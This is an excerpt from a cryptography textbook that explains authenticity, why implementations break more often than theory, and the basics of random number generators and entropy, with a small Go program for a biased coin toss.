


Figure 1.3 Using symmetric signing to ensure integrity

Even though the data is transmitted in plain sight, if it is modified or corrupted, the recipient will detect it because the received copy will not pass the signature verification.

1.2.3 Authenticity

Authenticity is a special case of integrity. Integrity helps prove that a particular piece of data was not *modified*. Authenticity builds on that assertion to conclude that the data was in the control of a particular entity at some point. For example, imagine a website that does not want its users to have to provide a username and password each time they visit. To improve the user experience, the website generates a *token* on a successful login (that is, a piece of data signifying that the user provided the correct username and password) and signs it with a secret key. The signed token is then downloaded on the user machine; during subsequent visits, it is automatically provided to the website, which uses its secret key to verify the *integrity* of the token. If the token signature is valid, the website can assume that it issued the token itself at some prior point in time and, building on that assumption, that it can trust the username specified in the token instead of requiring a password again. In other words, the website has *authenticated* the user by their possession of a cryptographic token.

We can find some very rough analogies for applications of confidentiality, integrity, and authenticity around us. If a super-unforgeable stamp is made that can be verified by a recipient, it can be used to stamp an envelope's seal. The envelope provides

confidentiality against eavesdroppers. The stamp provides integrity so that the recipient can verify the stamp mark to trust the contents of the envelope. Let's say the envelope contained a local newspaper from a remote town. You could then conclude that whoever possessed the stamp was in that particular town on a particular day. The last conclusion admittedly requires a leap of faith (maybe the stamp was lost or stolen, or perhaps the newspaper was mailed and then stamped in a different town), but you can reasonably assume the sender's authenticity based on the envelope's integrity.

1.3 Attacks on cryptographic theory vs. attacks on implementations

Cryptography is not new. At its core, it is driven by mathematical ideas that are sometimes hundreds of years old. Dozens of books provide excellent coverage of cryptographic theory and examples of how to implement that theory in academic settings.

However, most existing material advises against writing your own cryptography for real-world applications. There are good reasons for that; cryptographic implementations are extremely hard to get right. Code that looks safe and secure ends up being broken all the time. Bugs and programming defects subtly

manifest themselves in cryptographic code and can cause disastrous consequences if the code is relied on to protect something critical.

If you are writing a JavaScript frontend application, a bug may produce a bad user experience. If you are writing a machine-learning model for music recommendations, obscure bugs may generate wonky suggestions. Both the stakes and the engineering requirements for precision are different for the world of cryptography, where the most advanced adversaries attack implementations via extremely sophisticated means, and subtle bugs can have huge ramifications for the security of a system. For example, a cryptographic key might be broken just by analyzing the power consumption of the device where computation is happening. It takes unparalleled vigilance and care to write cryptographic code that can stand the test of time.

Cryptographic implementations are used to meet specific security goals in a system. For example, one of the security goals of modern gaming consoles is that the customer should only be able to run “blessed” (that is, approved by the console makers) software and games on their hardware. A famous case of a cryptographic implementation bug bringing down a system’s security goals involved Sony’s Play-Station 3: the gaming console remained secure for almost half a decade until it was discovered that some random numbers were not being

generated properly as part of a key cryptographic operation. That simple mistake allowed Sony's critical private key—which was not even present on consumer hardware and was never meant to leave Sony's secure data centers—to be calculated and published by hackers.

Therefore, cryptography books advise against relying on your own cryptographic implementations. And this book is going to do the same thing! The difference is that this book covers *how* cryptography is implemented in the real world and how it has been broken time and again. These ideas and practices are interspersed throughout presentations, blog posts, research papers, specialized documents, and vulnerability reports. This book aims to capture the intricacies, pitfalls, and hard-learned lessons from these resources and present them in an organized manner.

Most cryptographic code is broken via vulnerabilities in its *implementation* as opposed to weaknesses in its mathematical theory. Many of the world's brightest minds attack mathematical theory relentlessly before it is adopted as a standard. For example, one of the most commonly used algorithms is the Advanced Encryption Standard (AES), which was adopted at the turn of the millennium after a three-year selection process: top cryptographers analyzed and debated more than a dozen candidates before selecting the Rijndael

algorithm as the winner. AES continues to be used extensively for protecting everything from bank transactions to top-secret classified data. There are still no known practical attacks against correctly implemented AES. (“Practical” implies that contemporary adversaries could use such an attack given a reasonable amount of time and resources.)

On the other hand, systems employing AES have been broken time after time due to weaknesses introduced by implementation bugs. For example, many practical attacks have used a class of bugs related to how messages are “padded” (filled with empty data for engineering reasons); these bugs allow hackers to see data encrypted by vulnerable AES implementations.

The implementations need to be updated much more frequently, and even the most accomplished engineers cannot foresee all the ways the code will interact with machines and data. Due to these factors, it is more cost-effective for sophisticated adversaries to target security gaps in implementations instead of attacking the theory itself. Therefore, we will focus on how the engineering aspect of cryptography is usually broken, as opposed to mathematical attacks on the theory itself.

1.4 What will you learn in this book?

This book teaches you how popular cryptographic algorithms are implemented in practice and how they are usually broken. You *can* use this information as an introduction to cryptography, but we will not cover the underlying mathematical theory behind those algorithms.

We will use the Go programming language for most of the coding examples in this book. Go is a simple language well-suited for rapid prototyping and teaching engineering concepts because of its readability and portability. The book's code listings and exercise solutions are available publicly on the book's website (<https://www.manning.com/books/hacking-cryptography>) and at the GitHub repository (<https://github.com/krkhan/crypto-impl-exploit>).

Tip You can get started with Go using the tutorial at <https://go.dev/doc/tutorial/getting-started>.

If you want to extract maximum value from this book, it is strongly recommended that you run the accompanying code and see the vulnerabilities and their respective exploits in action. The examples were carefully chosen to convey how each chapter's main subject has been targeted by attackers over the

years and the most important avenues through which it has been broken. For example, you may have heard about something called rainbow tables being used to target hash functions. In chapter 6, we'll build an actual rainbow table implementation for cracking hashed passwords. Walking through each example as it is discussed in the text with specific line numbers from the source code will help you build a concrete understanding of why all hash functions are theoretically susceptible to this line of attack, how it has been used in the past to great success, and the practical limitations of targeting hash functions using this approach.

There are good reasons why most people should not implement their own cryptography in production code (code that business outcomes rely on). As we saw in the preceding section, cryptographic implementations are extremely hard to get right. Therefore, when choosing how to use cryptography, the better engineering decision is to rely on existing implementations that are widely used and thoroughly tested. For example, OpenSSL is a popular cryptographic engine that has had its fair share of bugs over the years. However, it is a safe choice because of the many huge enterprises and governments that rely on it for security. It is in the combined vested interests of all those entities that bugs in OpenSSL be discovered and fixed as soon as possible.

The general principle in security engineering is to hedge your bets with the broader community and big players. For example, instead of writing your own cryptographic protocol (and associated code) for message encryption, you should rely on Transport Layer Security (TLS)—specifically, versions and algorithms of TLS recommended (by standards organizations and regulatory authorities) for a good security posture.

For most businesses and organizations, the recommended security design involves following the best engineering practices and using existing cryptographic solutions *the right way*, which in itself is a significant challenge (e.g., you can use the right cryptographic fundamentals while overlooking weaknesses caused by complexities of their interactions). Building an intuition for how security designs are weakened by flaws in cryptographic implementations is not straightforward. This book aims to help you start grokking the general attack principles and some common scenarios in which those principles are applied. This understanding can help you in several areas:

- Avoiding common pitfalls if you *are* going to be working on implementing cryptography, possibly at a large enterprise
- Performing code reviews and assessing the security posture of *existing* implementations

- Assessing the implications when security vulnerabilities in existing cryptographic software are discovered and published, and reasoning about those bugs in a substantive manner
- Following best practices for writing secure code if you *do* need to implement cryptography for something that isn't widely used yet, such as cryptographic elections or using cryptography to improve privacy in machine learning algorithms

None of this will preempt the need to have as many experts as possible review your code. You cannot point to any cryptographic implementation and claim that it is *secure*. The best you can do is to have a lot of people try to break it and then fix the bugs as fast as you can to build confidence in the codebase. Linus Torvalds (the creator of the Linux operating system) once famously quipped, “Given enough eyeballs, all bugs are shallow.” For cryptographic code, that is both a curse and a blessing. When bugs are found in cryptographic code, they produce vulnerabilities. On the other hand, when you have enough eyeballs, you approach the tail end of remaining bugs as they become harder to find, and the code in question becomes reasonably safe. This book aims to assist in the training of those eyeballs.

DO NOT IMPLEMENT YOUR OWN CRYPTOGRAPHY!

It is okay to use the contents of this book to learn about how cryptography works and how it is usually broken. It is also okay to go further and read about and discuss more crypto vulnerabilities. It is even okay to try to break something new. But *please* do not try to implement your own cryptographic code based on anything you read here.

If there is one takeaway from this book, it's this: it requires extreme discipline, precision, knowledge, expertise, and professional training to write secure cryptographic code. This book only aims to organize the available knowledge in specific areas and does not compensate for the rest of those qualities. A close analogy would be books on surgery: they serve to organize that body of knowledge, but no one in their right mind would feel that reading a medical text equips them to operate on real people.

Summary

- Cryptography is the art of protecting the confidentiality and integrity of data. It consists of mathematical theory and software (code) or hardware (dedicated chips) implementations that use those mathematical ideas.

- Cryptographic algorithms (that is, mathematical theory) are developed and adapted after careful consideration and debate by top experts in the field.
- Most cryptographic code is broken via attacks on its engineering implementation as opposed to weaknesses in its mathematical theory.
- Data is all around us and permeates the shared infrastructure where ensuring its secrecy and safety is paramount.
- When using cryptography for security, a good engineering approach is to use well-established implementations.
- Complex interactions between (even well-established) cryptographic components can end up causing subtle weaknesses.
- Readers of academic material on cryptography are well-advised against deploying in-home-developed cryptography in production/business environments because of the risk of subtle bugs that can compromise the security of the whole system.
- If you have good reasons to write cryptographic code from scratch, it is valuable to crowdsource the review process and have the code reviewed by as many experts as possible.

2 Random number generators

This chapter covers

- The importance of random numbers for cryptography
- Qualities of random number generators
- Understanding the different types of random number generators
- Implementing and exploiting linear-congruential generators

In this chapter, we lay the foundations for understanding what random numbers are and some different kinds of random number generators (RNGs). We'll implement and exploit an insecure but widely used type of RNG known as a linear-congruential generator (LCGs). LCGs are not meant to be used for security-sensitive applications but will help us get into the habit of implementing and exploiting algorithms. (In the next chapter, we'll implement and exploit a cryptographically secure RNG.)

My first encounter with randomness was when I used the `RAND` button on my father's scientific calculator. Whenever I pressed it, I got a seemingly different number. This confused me endlessly. As a kid, you have some intuition about the limits of the world around you. For example, although folks on TV

represent real people, you cannot physically go inside the box. I understood that human beings had created machines that could calculate $2 + 2$ and give us answers. But the machine was under our control.

How could human beings ask a machine to *decide* something apparently all on its own? Did that mean the machines were thinking for themselves? I was too young to comprehend the differences between determinism and randomness. However, as I grew up, learning about RNGs helped me wrap my head around how the calculator worked.

Note David Wong had a similar experience when he was young. He talks about it in the chapter on randomness in his excellent book *Real World Cryptography* (Manning, 2021).

Let's begin by taking a deeper look at what *random* means. Imagine a magician telling you, "Think of a random number between 1 and 10." Most of us understand what that means at an intuitive level. The magician is asking you to think of a number that they supposedly cannot guess or predict.

Essentially, the magician is asking you to *generate* a random number. We can visualize RNGs as things that produce an arbitrary sequence of random numbers, as illustrated in figure [2.1](#).




Figure 2.1 RNGs generate random numbers that are hard to predict.

You would think that we would be pretty good at such a rudimentary task, but as it turns out, human beings are lousy RNGs. Ideally, if you ask an RNG to generate 1,000 numbers between 1 and 10, you'll get roughly 100 1s, 100 2s, 100 3s, and so on. In other words, the distribution of generated numbers will be uniform. On the other hand, if you ask 1,000 people to think of a number between 1 and 10 (or the same person 1,000 times, although we advise against doing so for reasons unrelated to cryptography), you are likely to get many more 3s and 7s than 1s and 10s. This may seem inconsequential, but the same problem plays out at a larger scale when many people pick the same password under similar constraints.

2.1 Why do we need random numbers for cryptography?

Random numbers are oxygen to the world of cryptography. The success of cryptography's primary goals (confidentiality,

integrity, and authenticity) depends on the quality of random numbers.

When asked to think of a number between 1 and 10, you are essentially *picking* from a list of available choices. The same principle applies to, for example, cryptographic tools generating new keys by *selecting* them from a list of possible choices. If the keys they pick are not uniformly distributed, attackers can guess the keys and bypass any security provided by the underlying algorithms. Even slight biases can produce disastrous consequences. Let's look at an example that is not directly related to cryptography but outlines the basic idea of how biases in distribution make guessing easier.

2.1.1 Uniform distribution: Making things harder to guess

Imagine a medical portal that asks users to pick an eight-digit PIN as their password. Passwords would therefore look like 91838472 and 64829417.

Let's say you are trying to brute-force guess a single password for a user account on this website. The very first guess you make will choose from a list of around 100 million possible passwords (from 1 to 99999999). If we put aside our species' dismal performance as RNGs for a moment and assume that the

passwords are uniformly distributed, you will need to make around 50 million attempts on average before hitting the right password for a user's account.

Now suppose the medical portal sets the password as users' birthdays expressed in the form `MMDDYYYY`, where the first two digits represent the month, the middle two represent the day, and the last four represent the year (quite a few medical websites do this, unfortunately). How many guesses will you need to make before getting lucky? There are 12 possible values for `MM` and 31 possible values for `DD`, and we can try the last 150 years (as the upper cap on the lifespan of a reasonable person) for `YYYY`. The number of possible passwords is now shown in equation [2.1](#):

Equation 2.1

$$\begin{array}{ccccc} |MM| & \times & |DD| & \times & |YYYY| \\ 12 & \times & 31 & \times & 150 \end{array} = 55800$$

Instead of 100 million possible passwords, the number has been reduced to 55,800. On average, you'll need to make only around 28,000 guesses before finding the right password—a number much smaller than 50 million! The passwords are still eight digits in length, as before (for example, November 24, 1988, is represented as the eight-digit number 11241988), but the range of possible passwords has been reduced drastically, making the job of an attacker a lot easier than before. In other words, any

biases—that is, deviations from a uniform distribution—make guessing easier for attackers.

There are many other uses for random numbers in the area of cryptography. For example, passwords are mixed with random numbers stored in databases. In cryptographically verifiable elections, votes are mixed with random numbers to ensure that votes for the same candidate do not produce the same encrypted ballots. Almost every cryptographic algorithm that provides confidentiality depends on picking a secret key. If a biased RNG is used to pick a cryptographic key, it can drastically reduce the number of guesses an attacker needs to make before stumbling onto the same key. We therefore conclude that for cryptographic purposes, an RNG such as the one shown in figure [2.1](#) should produce output (the lone arrow in the picture) that is uniformly distributed across the entire range of possible outputs.

2.1.2 Entropy: Quantifying unpredictability

Another important characteristic of RNGs is *entropy*, which can be defined as the measure of uncertainty (or disorder, in terms of its classical definition) in a system. In a fair coin toss where both sides have equal chances of landing up, the entropy is 1 bit. If we denote heads by 1 and tails by 0, we are *equally* unsure whether the value of that single bit will be heads or

tails. If we predict the outcome of 10 successive fair coin tosses, we have an entropy of 10 bits.

If the coin has been tampered with somehow, the entropy is *less* than 1 bit. The more biased it is, the smaller the entropy is. As an extreme example, if you have tails on both sides of the coin, the entropy is 0 bits. If the coin has been tampered with so that heads has a 75% probability of coming up and tails only 25%, the entropy of such a coin toss will be roughly 0.8 bits. Let's see how.

The entropy of a probability distribution (e.g., distribution of numbers generated by an RNG) can be calculated as shown in equation [2.2](#):

Equation 2.2

$$H(X) = - \sum_{x \in X} p_x \log_2 p_x \\ = -p_1 \times \log_2(p_1) - p_2 \times \log_2(p_2) - \dots - p_n \times \log_2(p_n)$$

p_1 is the probability of the first choice being picked, p_2 is the probability of the second choice being picked, and so on. Each probability is multiplied by its *binary log* (log to the base 2) before their negative sums are added up. In terms of a coin toss, we have only p_{heads} and p_{tails} . The sum of all probabilities for a given probability space is always 1. In other words, although there's a 50% (0.5) chance of either side coming up each time you flip the coin, there is a 100% chance that the answer will be

one of those two options. Each probability value is always less than 1, which makes its logarithm negative. To land on a single positive value for the system's total entropy, we take a negative sum of all the individual probabilities multiplied by their binary logs.

We can write a program to calculate the entropy of a biased coin toss. Figure [2.2](#) shows the flowchart for the steps we can take to calculate the entropy of a biased coin toss. It will also help us get in the flow for upcoming code examples. These steps are implemented in listing [2.1](#), in which we do the following:

- Take two floating-point numbers as input, representing the probability of heads or tails, respectively, coming out on top.
- Validate the input before performing calculations using the provided values. The sum of the two probability values must be equal to 1. Because of the way floating-point numbers work in Go, if we simply compare `(heads+tails)` to 1 for equality, it will trip for some inputs, such as 0.9 and 0.1 (even though their sum should equal 1). For this reason, on line 34, we measure how close we are to *approaching* 1 instead of testing for equality.
- Apply the formula in equation [2.2](#) to these values, and print the result.




Figure 2.2 Flow chart for calculating the entropy of a biased coin toss

Listing 2.1 main.go

```
package main

import (
    "fmt"
    "math"
    "os"
    "strconv"
)

func main() {
    var line string

    fmt.Printf("Enter probability of heads (between 0 and 1)\n")
    fmt.Scanln(&line)
    heads, err := strconv.ParseFloat(line, 32)
    if err != nil || heads < 0 || heads > 1 {
        fmt.Println("Invalid probability value for heads")
        os.Exit(1)
    }

    fmt.Printf("Enter probability of tails (between 0 and 1)\n")
    fmt.Scanln(&line)
    tails, err := strconv.ParseFloat(line, 32)
    if err != nil || tails < 0 || tails > 1 {
        fmt.Println("Invalid probability value for tails")
        os.Exit(1)
    }
}
```

```

    }

    if heads+tails > 1 {
        fmt.Println("Sum of P(heads) and P(tails) must be less than 1")
        os.Exit(1)
    }

    if 1-(heads+tails) > 0.01 {    #1
        fmt.Println("Sum of P(heads) and P(tails) must be greater than 0.99")
        os.Exit(1)
    }

    entropy := -(heads * math.Log2(heads)) - (tails * math.Log2(tails))
    fmt.Printf("P(heads)=%.2f, P(tails)=%.2f, Entropy=%.2f\n", heads, tails, entropy)
}

```

#1 / Measures the delta between (heads+tails) and 1, expecting it to be smaller than an acceptable threshold

You can test this program by executing the following command in the accompanying code repo.

Listing 2.2 Executing ch02/biased_coin_toss/main.go

```
$ go run ch02/biased_coin_toss/main.go
Enter probability of heads (between 0.0 and 1.0)
Enter probability of tails (between 0.0 and 1.0)
P(heads)=0.50, P(tails)=0.50, Entropy: 1.00 bits
```


Let's collect a few results for different probability values.

Listing 2.3 Output for ch02/biased_coin_toss/main.go

```
P(heads)=0.50, P(tails)=0.50, Entropy: 1.00 bits
P(heads)=0.75, P(tails)=0.25, Entropy: 0.81 bits
P(heads)=0.80, P(tails)=0.20, Entropy: 0.72 bits
P(heads)=0.10, P(tails)=0.90, Entropy: 0.47 bits
```

As you can see, even though we are still getting one bit of *output* (that is, whether the result was heads or tails) when we toss the coin, the *entropy* of the output decreases as the coin toss becomes more biased. Another way to understand this is to look at it from the other side: if a coin toss has an entropy of 1 bit, guessing its output becomes as hard as it can be for a coin toss. If it has an entropy of 0.47 bits, we know one outcome is likelier than the other, making the outcome easier to guess.

Figure [2.3](#) shows how entropy (the solid curved line) changes as the coin toss becomes more biased. The dotted lines represent the probability of heads or tails coming up. Note that their sum always remains exactly equal to 1 because they represent the entire probability space—there is no third outcome. Entropy is maximum (the peak in the middle) when both heads and tails have a 50% probability of occurring. That is when it is the hardest to predict which way the coin is likelier to land.



Left to right: heads dominates more outcomes than tails

Figure 2.3 Entropy of a biased coin toss

So how is entropy related to RNGs? If the output of an RNG is uniformly distributed, the job of guessing the output is as hard as it can be. If an RNG is asked to generate 100 numbers between 1 and 10, and it generates ten 1s, ten 2s, and so on, it has a uniform distribution. That's when we have maximum possible *uncertainty* about the output.

THE RELATION BETWEEN OUTPUT DISTRIBUTION AND ENTROPY FOR AN RNG

A random number generator has maximum entropy when its output distribution is uniform.

2.2 Understanding different types of RNGs

Now that we have a basic understanding of what RNGs do (they generate random numbers) and how we evaluate their quality (that is, how close their output is to a uniform distribution, which will help maximize the entropy of the output bits), let's see three types of RNGs and how they differ from each other. RNGs can be broadly categorized as follows:

- *True random number generators* (TRNGs) rely on nondeterministic physical phenomena (e.g., quantum unpredictability) to generate random numbers.

- *Pseudorandom number generators* (PRNGs) use a deterministic algorithm (usually implemented in software) to generate random numbers.
- *Cryptographically secure pseudorandom number generators* (CSPRNGs) are PRNGs that satisfy extra requirements needed for cryptographic security.

In short, TRNGs sample physical phenomena. PRNGs and CSPRNGs start with a seed value and then generate a sequence of random numbers deterministically derived from that seed. The `RAND` button on a scientific calculator that we mentioned earlier is an example of a PRNG. This presents a problem: if the seed value is known to an attacker, pretty much any notion of “randomness” is defeated regardless of how sophisticated the subsequent generation algorithm is for PRNGs and CSPRNGs. This is why it is always recommended to seed randomness with a TRNG for cryptographic purposes, essentially rooting randomness in the unpredictability of the physical world. However, TRNGs have limitations around how fast they can generate random values, so they are often supplemented with faster (CS)PRNGs. The following sections discuss different types of RNGs and how they interact to achieve secure (but fast) random number generation.

2.2.1 True random number generators (TRNGs)

Coin tosses, dice rolls, nuclear decay, thermal noise from a resistor, and even the weather¹ are examples of phenomena that generate unpredictable values that can be used as sources of randomness—with varying levels of quality (entropy) and performance (how fast they can produce new numbers).

Performance is an important characteristic that measures how fast an RNG can produce new numbers. For example, you can decide whether to use an umbrella based on the random physical phenomenon of rain, but that decision will not change every millisecond. The rate of generation for the randomness is bound by what you are sampling (is it raining?) and how often the underlying physical conditions change (it will take at least a few minutes for the rain to start or stop).

In general, we want TRNGs to satisfy the following properties:

- They should protect (e.g., by tamper-proofing) against attackers that have physical control over the TRNG and want to either *predict* or *influence* its output.
- They should provide a physical model that predicts the rate of generation and the entropy of generated bits based on the fundamental physical properties of the underlying phenomena. These “health checks” should preferably shut

down the TRNG if its operation is deemed to be faulty. Note that although the model should help quantify the operational characteristics of the RNG (that is, the rate of generation and the entropy of generated bits), it does not predict the *actual* bits coming from the RNG. It essentially assesses the questions “Are you generating random enough bits?” and “Are you generating random bits fast enough?”

TRNGs sample the physical world to generate values that are practically unpredictable. (There can be a philosophical argument that we are living in a deterministic universe and nothing is truly “unpredictable,” but this is not relevant for cryptographic discussions. We only need the values to be unguessable by contemporary adversaries on earth.) This is shown in figure [2.4](#).

